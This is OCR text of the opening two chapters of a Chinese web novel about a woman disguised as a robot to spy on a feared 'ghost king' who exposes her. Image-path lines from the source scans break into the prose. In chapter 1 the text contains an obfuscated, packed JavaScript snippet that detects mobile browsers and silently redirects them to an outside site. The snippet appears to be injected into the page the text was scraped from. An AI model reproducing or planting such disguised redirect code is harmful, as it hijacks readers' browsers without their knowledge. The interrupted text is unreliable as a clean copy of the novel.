《被迫与鬼王签订契约后》 1. 第 1 章 宋绮梦站在浴室门外,面朝着前方宽阔的卧室,目光机械又呆滞。 好在伪装机器人这件事,才两天不到,于她而言已经算是轻车熟路了。 两天前,她体内安装了芯片,伪装成家居型机器人,前来监视大名鼎鼎的“鬼王”谢然。 此时,正主正在浴室里洗澡,只听到里面传来淅淅沥沥的水声。 她只需要遵守“机器人”的本分,站在这里静等吩咐。 与谢然初次相遇,她其实是有过一番惊艳的。 本以为与多重凶案牵扯不清的鬼王是个头上长角、青面獠牙的怪物,谁知真正的谢然竟然是一个面色白皙、明眸皓齿的年轻男子。 目测身高一米八三,身材么,虽然还没仔细观察过,不过隔着衣服已经很可观了。 真是人不可貌相。宋绮梦把自己对帅哥的憧憬压下去,晃晃脑袋,努力把来之前看的卷宗一条一条默背出来。 琴长生物研究所高级研究专员许墨飞,晚间加班后离奇失踪,至今下落不明; 琴长生物研究所所长郝景瑞、副所长刘长春,在某次晚宴后离奇身亡,死因为止; 金阳大学生物学院教授刘江平,被无人驾驶车撞死,至今未查明原因。 …… 细数这些明里暗里和谢然有关的大案,宋绮梦在心里默念了三遍“他是恶魔”后,躁动的心又恢复了平静。 浴室门开了,一阵好闻的茶花香从氤氲的水雾气中飘散出来,谢然只裹着一件半身浴袍,一边擦着还在滴水的头发,一边沉声唤着:“A07。” 宋绮梦转动身体,发出机械的声音:“请吩咐,主人。” “把浴室收拾了,衣服洗完烘干。” “好的,主人。”不得不喊出这个称呼,宋绮梦无声地诅咒了一句,抬脚向浴室内走去。 淋漓的水滴从谢然发间流出,顺着谢然精雕细琢的胸肌滚落到八块腹肌处,又往更深处滑去。 正是梅雨季,本来就潮乎乎的不舒服,他索性解了浴袍,用干毛巾把身体又擦了一遍。 身后传来僵硬的机械扭动声,他回头一看,见A07正面目呆滞地站在他身后,手里端着他才换下来的衣服。 他让开路,在她从面前经过时,随手把浴袍丢了进去。 自动洗衣机的嗡嗡声响起时,宋绮梦这才面向墙角,迫使自己把心里的惊涛骇浪都压下去。 脸上一丝红润都不能有。 虽然有过心理准备,可当极具冲击力的一幕出现在她面前时,她还是方寸大乱。 美男出浴,也称得上是“玉体横陈”啊。 “组织组织。”实在压抑不住内心的躁动,她冒了险,用感应芯片联系她的上峰闻展辉:“呼叫组织。” 对方还没开口,她就自顾自地吐起了苦水:“他他他不是鬼王吗?怎么那么厚脸皮?洗完澡连个衣服都不穿?” 对面的人只是轻轻笑了几下:“这不是好事吗?说明他根本没有发现你。” 宋绮梦想想,觉得也是。 闻展辉又耐心将“稍安勿躁”“既来之则安之”之类的话术又重复了一遍。 宋绮梦挂断了电话,一边怀疑自己刚才是不是红了脸,一边害怕她会不会流鼻血。 好在她现在是机器人,可以明目张胆地摸鱼偷懒,毕竟机器人在没有接收到指令的情况下,发呆是很正常的。 她对着墙角,直到衣服洗完,才慢吞吞地把衣服拿出去,晒在别墅前院。 踩着皎洁的月光回到二楼,她见谢然的卧室里的灯已经熄了,不禁暗自松了口气。 这第一晚,应该就这么让她混过去了。 虽然机器人不用睡觉,但她可以趁谢然休息的时候,找个没人的角落进入睡眠模式。 虽然不如在床上睡觉舒服,但也能休息一会儿。 她找了半天,瞅准了二楼到三楼的楼梯拐角,这里似乎很少有人来。 竖着耳朵听了半天,没有听到谢然的动静,她这才放下心来,呼叫组织,想把自己的状态调成休眠模式。 可是,一道催命一样的声音自楼下传来:“A07。” 她只愣了一瞬间,那声音就明显不耐烦起来:“A07?” 她慌慌张张地下楼去,在谢然卧室门前站定了:“主人。” 里面传来一声带着困倦的声音:“进来。” 她惴惴不安地推门进去,屋内一片黑暗,温度十分冰冷,隐约辨认出大床上的人形,谢然裹着厚棉被躺在床上,声音沙哑:“过来。” 她上前几步,又停下了。 他想干嘛? “过来。”他又强调了一遍,伸出一只胳膊来拍了拍床边:“站在这里。” 宋绮梦只能答复:“是,主人。” 机器人的设定没有给她任何的选择的余地,她按照指令站在他床边,呆滞的双眸盯住他,直到他沉沉睡去。 即便双眼已经酸涩,她也不敢再贸然调成休眠模式,以免被他发现,还以为机器人出了故障。 不知道过了多久,只听窗外院子里传来蛐蛐儿的叫声,月光明了又暗。 双眼被生理性泪水模糊到视线不清,双腿就像灌了铅一样沉重,双臂酸软,腰背也几乎直不起来。 耳畔除了谢然均匀的呼吸声,只剩下了闻展辉的鼓励:“加油,再忍忍。” 终于熬到了天亮,谢然日常洗漱之后就是自己做饭,吃完后就在四楼书房或者三楼健身房,一待就是一天。 好在白天他没有再丧心病狂地叫她干什么了,她趁机补充了一点能量,设置休眠了一个小时。 又到了晚上。 仿佛有预感,宋绮梦早就躲得远远的,和一楼打扫客厅的机器人混在一起,慢悠悠地扫地、拖地,想要生硬地混过去。 “他不会再让我在床边站一晚上吧?”她悄悄联系组织:“怎么会有人这么变态?他不会是发现我了吧?” “应该不会,只是偶然而已。”闻展辉安慰她:“别怕。” 她一颗心还没放到肚子里,伴随着一声沉稳又笃定的“A07”,她瞬间开始打起了摆子。 又是硬生生在他床边站了一晚上。 第三天白天,眼前的东西都是重影的。 谢然的帅脸在她心里逐渐烂成了一坨泥,她现在看到他就恨不得扑上去咬两口泄愤。< ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17198967|197144||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' /p> 变态果然是变态啊,名副其实。 她不确定自己还能撑多久,也不知道谢然多久才会放过自己。 祈祷了无数回,还是在一如既往的呼唤下,整颗心都凉透了。 “A07。”似乎不满于她的逃避,谢然的声音比前两夜多了一丝愠怒:“过来。” 宋绮梦茫然地放下手中的拖把,下一瞬,她很想把拖把摔在他脸上。 她看起来很像带有什么哄睡服务的机器人吗? 随着谢然的呼吸逐渐均匀,她难耐的精神却更加紧绷——闻展辉联系不上了。 “喂喂喂,辉哥?” 对面没反应。 她又用意念输送,叫着他的职称:“闻处?” 还是没有人回应。 心急如焚,加上身体极度疲惫,难以自控的情况下,她禁不住打了个哈欠。 声音很小,她在张开嘴巴的一瞬间就掩住了口。 心虚地向床上的人看了一眼——他应该没有发现吧? 当务之急,是联系上闻展辉。 当卧底之前说好的,即便是闻展辉在睡觉时,也能准确感应她的呼唤,第一时间做出反应。 难不成,传感芯片出故障了? 越是迷惘之际,越是混乱频生。 床上熟睡的人影似乎动了动,随即,一个令人毛骨悚然的声音传来。 “困了?要不要一起?” 宋绮梦木然地站着,就当刚才的声音完全没听到。 时间仿佛静止了,她几乎不敢看自己的腿——一定有些微微的颤抖。 如果不是这屋里够冷,她的冷汗几乎会第一时间渗出来。 他一定是在说梦话,一定一定。她在心里默默祷告。 下一刻,眼前天旋地转。背部接触到带着谢然体温的床面,她抑制住即将发出的惊呼,一动不动。 一双温热的手顺着她的腰向上游走。 只要她摆出面无表情的样子,体内的芯片就会自从替她掩盖呼吸、脉搏和心跳,让她看上去就像一个不折不扣的机器人。 所以,她忍着灭顶的痒感,硬是一动不动。 可在谢然这里,这一招似乎并不管用。 轻蔑地笑了一声,低沉慵懒的声音传来:“你以为我看不出来?” 手势瞬间凌厉起来,顺着脊背准确无误地捏上她植入芯片的部位,狠狠一掐。 她猝不及防地吐出一口气,随即又被他按住,整个身子翻过来趴在床上,不知道多了什么禁锢,浑身动弹不得。 谢然站起身来,用手机拨出一通电话:“安晓生,速来。” 挂了电话,谢然阴沉的脸不像样子,看着眼前试图挣扎的人,他冷冷警告:“我劝你别再起什么别的心思。” “否则,你会后悔的。” 按压她的手多了几分力气,她被压迫到呼吸有些困难,不得不扬起脖子,略作喘息。 “说,谁派你来的?”身后的谢然不给她任何反应的机会,另一只手按住她的脖颈,只是略微向下一压,窒息的恐慌感遍布全身。 完了,暴露了。这是宋绮梦昏睡过去之前的唯一念头。 2. 第 2 章 她于迷惘中睁开双眼,这一夜似乎睡得很香。 她还未想起昨夜发生了什么,便注意到自己似乎换了一身衣服。 明明昨夜还是冷硬的机器人专属帆布外衣,如今竟换成了柔软丝质的贴身睡衣。 颈后传来一阵酸痛,她试探着伸出手来,却被一股力量拉扯,这才发觉自己双手悬空,被冰冷的手铐禁锢在床头。 心中一阵慌乱,她硬撑着身子坐起来,手腕被拉扯得生疼。 下一瞬,门外传来的动静叫她如临大敌,还没来得及做出防御身姿,“咔嗒”一声,门开了一条缝隙。 面目冷硬、沉默不语的男人走了进来。 见她已经醒了,他倒也不意外,只是顿住脚步,似乎在黑暗中不动声色地打量着她。 遍身生凉,被睡意掩盖的恐惧又卷土重来,宋绮梦只敢绷紧了身子,大气都不敢喘。 外头似乎已经天亮了,门外渗出一道光亮来,正好照在来人脸上,虽眉目俊秀,可在阳光照耀下竟然还是冰冷未消,另人胆寒。 他忽然走上前来,与她双眼只有几寸距离,只盯着看了一瞬,她就被吓到毛骨悚然,下意识想要躲开,又被他攥着两腮抓回来。 确认无误,他又伸出手去,自她后脑细细摸索了几下,像是在探寻着什么。 随后,又沿着脖颈向下,想要触摸到脊背。 “干什么?”她终于忍不住开口,牙齿都有些打颤。 他还是不理会她,自顾自地向下摸索着,她禁不住蜷起身子,放大声音喊道:“别动手动脚……” 话音未落,他的手已经精准触碰到她昨夜留下的伤处,只一瞬间,她就愣在原地。 一种火辣的灼痛自伤处迅速蔓延开来,本来很小的伤口像是又被利刃割开,剧痛瞬间席卷到整个背部,肌肉不自觉地抽搐起来。 她愕然失声,随即,大颗大颗的眼泪溢出来,攥着双拳避开他的手掌,一边深呼吸,一边绷紧了身体。 疼,太疼了。 所有的理智都在一瞬间消散,她脑海中被放大的痛感侵染,顾不得其他想法,只想要尽快从地狱中逃离。 他也愕然,随即又像是反应过来,盯着自己的手看了一瞬,便极快地出去了。 几分钟后,一个年长些的男子脚步匆匆地拎着医药箱进门来,见宋绮梦仍蜷缩在床头,身上的冷汗已将睡衣浸湿了大半,不禁皱起眉头,迅速取出一支杜冷丁。 随着药液推入,痛感缓缓褪去,宋绮梦终于有力气睁开眼睛,看着眼前的男子替她打开手铐。 她顺势倒下来,侧躺在床上,微微喘着气。 “安晓生?”她凭着记忆念出他的名字,这个男人是昨夜替她做取出脊椎芯片手术的人。 她昨夜听到了他的名字。 安晓生皱了皱眉,似乎不愿被她念起名字,但看她奄奄一息的样子,还是开口道:“没事了,你安心休息吧。” “安心?”她像是听到了什么笑话,又是想笑,又是委屈,孩子气一般赌气开口:“麻烦你告诉他,要问什么尽管开口,不要使这些手段。” “还有,要杀要剐尽管来,士可杀不可辱。”说到最后几个字,声音已经微不可闻,她努力压制住哽咽的音调,转身趴在床上不动了。 安晓生紧皱的表情舒缓开来,像是听到了什么笑话,腮边的胡须都禁不住抖了抖。 “……”他想了想,还是没有多做解释,将门关好,拎着医药箱走出来。 外头是客厅的样子,谢然正冷面坐在沙发上不语。他背后是半开放式厨房,隐约看得到锅铲刀具。面前是巨大的电视屏幕和老式钟表,正哒哒发出轻微的指针响声。 “解决了。”安晓生冲他点点头。 “是我忘记了。”良久,谢然开口道:“误伤了她。” 安晓生冲里头扬了扬头:“她托我告诉你,要逼供的话得先把问题问出来,不要乱折磨人。” 谢然藏在阴影中的脸上似乎多了一丝赧然,很快又消失不见。 “话说,你的这双手……”安晓生皱着眉头看了一眼,不经意地向后退了一步:“还是和从前一样?” 谢然把头压得更低了,算是默认。 “哎。”安晓生叹息:“身体长生,总要有别的地方来弥补这种幸运的,有这双‘死神之手’也算不了什么。” “我看她倒是没什么问题。”安晓生看谢然有些低落,将医药箱归位后,换了话题:“一点都不像是经受过专业训练的样子。” “身上也没有别的芯片植入。”谢然补充道。 “送这么个人来,难道真是为了监视你?”安晓生不禁有些迟疑。 “不会那样简单。”谢然分析道:“如果真是为了监视,就不会派一个专业能力这么弱的人来了。” “那不如还是像之前一样,把人丢出去?”安晓生问。 “算了。”谢然略一思索,便做了决定:“反正她也没什么威胁,先观察几天再说吧。” 安晓生走了。 屋内,随着痛感消失,宋绮梦又禁不住睡了一个小时,再睁开眼时,方才的一切都像是噩梦。 她伸出手,勉强摸到脊柱处的微创伤口,不禁有些奇怪,刚才谢然来碰,为什么能使这么小的伤处产生那么大的痛感。 也许是“鬼王”天然有些看不见的神力吧。 她恢复了些力气,挣扎着爬起来,到浴室去收拾了一番,又四处翻找她之前留下来的衣服,竟一件都没找到。 衣柜里的衣服虽好,可她心存忌惮,一件都不想穿。 一边抓着浴巾挡着自己,一边四处找寻,忽然,一道清晰的敲门声打断了她的动作。 “出来吃饭。”冷硬的声音,一听就是谢然发出的。 她这才意识到他还在外面不远处,危机感爆棚,随手抓了一件到小腿处的长裙套在身上。 衣裙是现下最流行的自动调节款式,随着轻微的震动,丝质长裙缓缓收缩,完美契合她的身材。 回头看了一眼门,她又觉得害怕——吃饭?吃什么饭,难不成是断头饭? 毕竟她被揭穿身份后,眼下两人似乎应该是不死不休的关系,她应该算是他的……俘虏? 下意识地想要联系闻展辉,可脑海中寂然一片,她这才想起来,她体内的芯片已经全部被取出了。 而闻展辉也已经在昨夜也失去了联系。 不禁想起几天前,她受人类保护组织差遣的情景历历在目,没想到还没过三天就暴露了。 想到这里,她不禁有些难为情,组织派的第一个任务,就被她这样轻而易举地搞砸了。 可是,事情似乎也怪不到她,她入职人类保护组织才十来天,连正规的训练都没经历过。 